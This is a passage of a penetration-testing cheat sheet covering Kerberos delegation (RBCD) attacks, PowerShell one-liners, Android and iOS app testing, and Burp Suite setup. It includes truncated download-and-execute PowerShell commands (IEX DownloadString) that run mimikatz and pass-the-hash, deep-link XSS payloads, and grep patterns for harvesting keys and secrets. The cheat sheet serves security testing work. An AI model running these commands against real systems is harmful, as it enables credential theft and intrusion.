
- S4U2Proxy Constrained




- S4U2Proxy RBCD




- S4U2Proxy Service Name Change




- S4U2Self



- S4U2Self & S4U2Proxy combined Constrained



- S4U2Self & S4U2Proxy combined RBCD




- RBCD attack



tohi/rbcd-attack

<https://github.com/tohi/rbcd-attack>



# PS tips & tricks

## PS onliners

```
1 # Send email
2 powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadSt
3
4 # Who's connected to DC
5 powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw
6
7 # List users in specified group
8 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
9
10 # User's groups
11 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
12
13 # PTH
14 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
15
16 # See who's local admin
17 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
18
19 # Get DC names
20 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
21
22 # List all machines names
23 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
24
25 # What's copied in clipboard
26 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
27
28 # Check if you're local admin in any remote machine
29 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
30
31 # Run BH
32 powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw
33
34 # Run mimikatz
35 powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadSt
36
37 # Get all A records in zone
38 Get-DnsRecord -RecordType A -ZoneName FQDN -Server ServerName | % {Add-Con
39 Get-WmiObject -Namespace Root\MicrosoftDNS -Query "SELECT * FROM Microsoft
40
41 # Get DC List
42 nltest /dclist, nslookup -q=srv _kerberos._tcp
```



**Mobile**

# General

```
1 # MobSF
2 docker pull opensecurity/mobile-security-framework-mobsf
3 docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:l
4
5 # Burp
6 Add proxy in Mobile WIFI settings connected to Windows Host Wifi pointing
7 Vbox Settings Machine -> Network -> Port Forwarding -> 8080
8 Burp Proxy -> Options -> Listen all interfaces
9
10 # Tools
11 https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet
12 https://github.com/m0bilesecurity/RMS-Runtime-Mobile-Security
```

# Android

## Tools

### Extract

```
1 # Jadx - decompiler gui
2 jadx-gui
3 # Jadx - decomp cli (with deobf)
4 jadx -d path/to/extract/ --deobf app_name.apk
5 # Apkx decompiler
6 apkx example.apk
7 # Apktool
8 apktool d app_name.apk
```

### Get sensitive info

```
1 # Analyze URLs in apk:
2 # https://github.com/shivsahni/APKEnum
3 python APKEnum.py -p ~/Downloads/app-debug.apk
4
5 # Get endpoints from apk:
6 # https://github.com/s0md3v/Diggy
7 ./diggy.sh ~/any.apk | grep -oP '(?<=:)[^ ]*' 
8
9 # Get url from apk:
10 apktool d app.apk -o folder; grep -Phro "(https?:\/\/)[\w\.-\/]+[\\"'\`]" folder
11
12 # Urls and secrets
13 # https://github.com/dwisiswant0/apkleaks
14 python apkleaks.py -f ~/path/to/file.apk
15
16 # Quick wins tool
17 # https://github.com/mzfr/slicer
18 slicer -d path/to/extact/apk
19
20 # Unpack apk and find interesting strings
21 apktool d app_name.apk
22 grep -EHirn "accesskey|admin|aes|api_key|apikey|checkClientTrusted|crypt|h
23
```

```
24 # Regex FCM Server Keys for push notification services control
25 AAAA[A-Za-z0-9_-]{7}:[A-Za-z0-9_-]{140}
26 AIza[0-9A-Za-z_-]{35}
27
28 # Manifest.xml findings:
29 android:allowBackup = TRUE
30 android:debuggable = TRUE
31 andorid:exported= TRUE or not set (within <provider>-Tag) --> allows exter
32 android.permission.WRITE_EXTERNAL_STORAGE / READ_EXTERNAL_STORAGE (ONLY IF
33 Use of permissions
34 e.g. the app opens website in external browser (not inApp), ho
35 "android:protectionLevel" was not set properly (<permission an
36 missing android:permission (permission tags limit exposure to
```

## Static analyzers

```
1 # Android Malware Analyzer
2 # https://github.com/quark-engine/quark-engine
3 pipenv shell
4 quark -a test.apk -r rules/ --detail
5
6 # Androtickler
7 https://github.com/ernw/AndroTickler
8 java -jar AndroTickler.jar
9
10 # androbugs.py
11 python androbugs.py -f /root/android.apk
12
13 # MobSF
14 # https://github.com/MobSF/Mobile-Security-Framework-MobSF
15
16 - Findings:
17 Cleartext credentials (includes base64 encoded or weak encrypted ones)
18 Credentials cracked (brute-force, guessing, decrypted with stored cryptogr
19 File permission MODE_WORLD_READABLE / MODE_WORLD_WRITEABLE (other apps/use
20 If http is in use (no SSL)
21 Anything that shouldn't be there (debug info, comments wiht info disclosur
```

## Manual analysis (adb, frida, objection, etc...)



```

52 # Useful apps:
53 # Xposed Framework
54 # RootCloak
55 # SSLUnpinning
56
57 # Check Info Stored
58 find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
59 find /storage/sdcard0/Android/ -maxdepth 7 -exec ls -dl \{\}\} \;
60
61 /data/data/com.app/database/keyvalue.db
62 /data/data/com.app/database/sqlite
63 /data/app/
64 /data/user/0/
65 /storage/emulated/0/Android/data/
66 /storage/emulated/0/Android/obb/
67 /assets
68 /res/raw
69 /target/global/Constants.java
70
71 # Check logs during app usage
72 https://github.com/JakeWharton/pidcat
73
74 # Download apks
75 https://apkpure.com
76 https://apps.evozi.com/apk-downloader/
77 https://apkcombo.com/

```

## Burp Cert Installation > Android 7.0

```

1 #!/bin/bash
2 # Export only certificate in burp as DER format
3 openssl x509 -inform DER -in cacert.der -out cacert.pem
4 export CERT_HASH=$(openssl x509 -inform PEM -subject_hash_old -in cacert.p
5 adb root && adb remount
6 adb push cacert.pem "/sdcard/${CERT_HASH}.0"
7 adb shell su -c "mv /sdcard/${CERT_HASH}.0 /system/etc/security/cacerts"
8 adb shell su -c "chmod 644 /system/etc/security/cacerts/${CERT_HASH}.0"
9 rm -rf cacert.*
10 # Reboot device

```


---

## Tips


```
1 Recon:  
2 - AndroidManifest.xml (basically a blueprint for the application)  
3 Find exported components, api keys, custom deep link schemas, schema endpo  
4 - resources.arsc/strings.xml  
5 Developers are encouraged to store strings in this file instead of hard co  
6 - res/xml/file_paths.xml  
7 Shows file save paths.  
8 - Search source code recursively  
9 Especially BuildConfig files.  
10 - Look for firebase DB:  
11 Decompiled apk: Resources/resources.arsc/res/values/strings.xml, search fo  
12 https://*.firebase.io/.json  
13  
14 API Keys:  
15 - String references in Android Classes  
16 getString(R.string.cmVzb3VyY2VzX3lv)  
17 cmVzb3VyY2VzX3lv is the string resource label.  
18 - Find these string references in strings.xml  
19 apikeyhere  
20 - Piece together the domains and required params in source code  
21  
22 Exported components:  
23 - Activities - Entry points for application interactions of components spe  
24     Has several states managed by callbacks such as onCreate().  
25     → Access to protected intents via exported Activities  
26     One exported activity that accepts a user provided intent can expose p  
27     → Access to sensitive data via exported Activity  
28     Often combined with deep links to steal data via unvalidated parameter  
29     external file.  
30     → Access to sensitive files, stealing files, replacing imported files v  
31     external-files-path, external-path  
32     Public app directories  
33     → Look for "content://" in source code  
34 - Service - Supplies additional functionality in the background.  
35     → Custom file upload service example that is vulnerable because android  
36     applications can send data to the service or steal sensitive data from a  
37 - Broadcast receivers - Receives broadcasts from events of interest. Usual  
38     → Vulnerable when receiver is exported and accepts user provided broadc  
39     → Any application, including malicious ones, can send an intent to this  
40 - Content providers - Helps applications manage access to stored data and  
41     → Content providers that connect to sqlite can be exploited via SQL inj  
42  
43 Deep links  
44 - In Android, a deep link is a link that takes you directly to a specific  
45 - Think of deep links as Android urls to specific parts of the application  
46 - Usually mirrors web application except with a different schema that navi  
47 - Verified deep links can only use http and https schemas. Sometimes devel  
48 features.  
49 - Type of vulnerabilities are based on how the scheme://, host://, and par
```

```
50      → CSRF – Test when autoVerify=”true” is not present in AndroidManifest.
51      → Open redirect – Test when custom schemes do not verify endpoint param
52      → XSS – Test when endpoint parameters or host not validated, addJavaScr
53      → setJavascriptEnabled(true); is used.
54      → LFI – Test when deep link parameters aren’t validated. appschema://ap
55
56 Database encryption
57 - Check database is encrypted under /data/data/<package_name>/
58 - Check in source code for database credentials
59
60 Allowed backup
61 - Lead to sensitive information disclosure
62 - adb backup com.vendor.app
63
64 Logging Enabled
65 - Check logcat when login and any action performed
66
67 Storing Sensitive Data in External Storage
68 - Check data stored after usage /sdcard/android/data/com.vendor.app/
69
70 Weak Hashing Algorithms
71 - MD5 is a weak algorythm and have collisions
72
73 Predictable Random Number Generator (PRNG)
74 - The java.util.Random function is predictable
75
76 Hard-coded Data
77 - Hard-coded user authentication information (credentials, PINs, etc.)
78 - Hard-coded cryptographic keys.
79 - Hard-coded keys used for encrypted databases.
80 - Hard-coded API keys/private
81 - Hard-coded keys that have been encoded or encrypted (e.g. base64 encoded
82 - Hard-coded server IP addresses.
83
84 Debug Mode enabled
85 - Start a shell on Android and gain an interactive shell with run-as comma
86 - run-as com.vendor.app
87 - adb exec-out run-as com.vendor.app cat databases/appName > appNameDB-cop
88
89 If you get built-in WebView and try to access:
90 appscheme://webview?url=https://google.com
91 appscheme://webview?url=javascript:document.write(document.domain)
92
93 If install apk in Genymotion fails with "INSTALL_FAILED_NO_MATCHING_ABIS":
94 - Apk is compiled only for ARM
95 - Download zip for your Android version here https://github.com/m9rco/Geny
96 - Move zip to VM and flash
97 https://pentester.land/tips-n-tricks/2018/10/19/installing-arm-android-app
```

# Mindmaps



@D3tonator





# iOS

```
1 # All about Jailbreak & iOS versions
2 https://www.theiphonewiki.com/wiki/Jailbreak
3
4 # Checklist
5 https://mobexler.com/checklist.htm#ios
6
7 # Jailbreak for iPhone 5s though iPhone X, iOS 12.3 and up
8 # https://checkra.in/
9 checkra1n
10
11 # 3UTools
12 http://www.3u.com/
13
14 # Cydia
15 # Liberty Bypass Antiroot
16
17 # To check:
18 # https://github.com/Soulghost/iblessing
19
20 # Check Info Stored:
21 3U TOOLS - SSH Tunnel
22
23 # Analyzing binary:
24 # Get .ipa
25 # unzip example.ipa
26 # Locate binary file (named as the app usually)
27
28 # Check encryption
29 otool -l BINARY | grep -A 4 LC_ENCRYPTION_INFO
30 # If returned "cryptid 1" ipa is encrypted, good for them
31
32 # Check dynamic dependencies
33 otool -L BINARY
34
35 # SSL Bypass
36 # https://github.com/evilpenguin/SSLBypass
37
38 find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
39 find /data/app -type f -exec grep --color -Hsiran "\"value\":\"\" {} \;
40
41 .pslist= "value":"base64"
42
43 find APPPATH -iname "*localStorage-wal" -> Mirar a mano
44
45 /private/var/mobile/Containers/Data/Application/{HASH}/{BundleID}-3uTools-g
```

```

46 /private/var/containers/Bundle/Application/{HASH}/{Nombre que hay dentro de
47 /var/containers/Bundle/Application/{HASH}
48 /var/mobile/Containers/Data/Application/{HASH}

```



**Others**

# Burp Suite

## Tips

```
1 - If Render Page crash:  
2 sudo sysctl -w kernel.unprivileged_userns_clone=1  
3  
4 - If embedded browser crash due sandbox:  
5 find .BurpSuite -name chrome-sandbox -exec chown root:root {} \; -exec chmod 755 {} +  
6  
7 - Scope with all subdomains:  
8 .*\.test\.com$  
9  
10 - Use Intruder to target specific parameters for scanning  
11     - Right click: actively scan defined insertion points  
12  
13 # Autorize Plugin  
14 1. Login with lower user, get the cookie or token and paste in header insi  
15 2. In second browser, login with higher privilege user and start intercept  
16  
17 # Configuration  
18 - Project Options -> HTTP -> Redirections -> Enable JavaScript-driven  
19 - User Options -> Misc -> Proxy Interception -> Always disabled  
20 - Target -> Site Map -> Show all && Show only in-scope items  
21  
22 # XSS Validator extension  
23 1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js  
24 2) Send Request to Intruder  
25 3) Mark Position  
26 4) Import xss-payload-list from $Tools into xssValidator  
27 5) Change Payload Type to Extension Generated  
28 6) Change Payload Process to Invoke-Burp Extension - XSS Validator  
29 7) Add Grep-Match rule as per XSS Validator  
30 8) Start.  
31  
32 # Filter the noise  
33 https://gist.github.com/vsec7/d5518a432b70714bedad79e4963ff320  
34  
35 # Filter the noise TLDR  
36 # TLS Pass Through  
37 .*\.google\.com  
38 .*\.gstatic\.com  
39 .*\.googleapis\.com  
40 .*\.pki\.goog  
41 .*\.mozilla\.com  
42
```

```
43 # Send swagger to burp
44 https://github.com/RhinoSecurityLabs/Swagger-EZ
45 # Hosted:
46 https://rhinosecuritylabs.github.io/Swagger-EZ/
47
48 # If some request/response breaks or slow down Burp
49 - Project options -> HTTP -> Streaming responses -> Add url and uncheck "S
50
51 # Burp Extension rotate IP to avoid IP restrictions
52 https://github.com/RhinoSecurityLabs/IPRotate_Burp_Extension
53
54 # Collab alternative
55 http://dnsbin.zhack.ca/
56 http://requestbin.net/
57 http://rbnd.gl0.eu/
58 https://requestcatcher.com/
59 https://canarytokens.org/
60 https://webhook.site
61
62 # Run private collaborator instance in AWS
63 https://github.com/Leoid/AWSBurpCollaborator
64
65 # Run your own collab server
66 https://github.com/yeswehack/pwn-machine
67
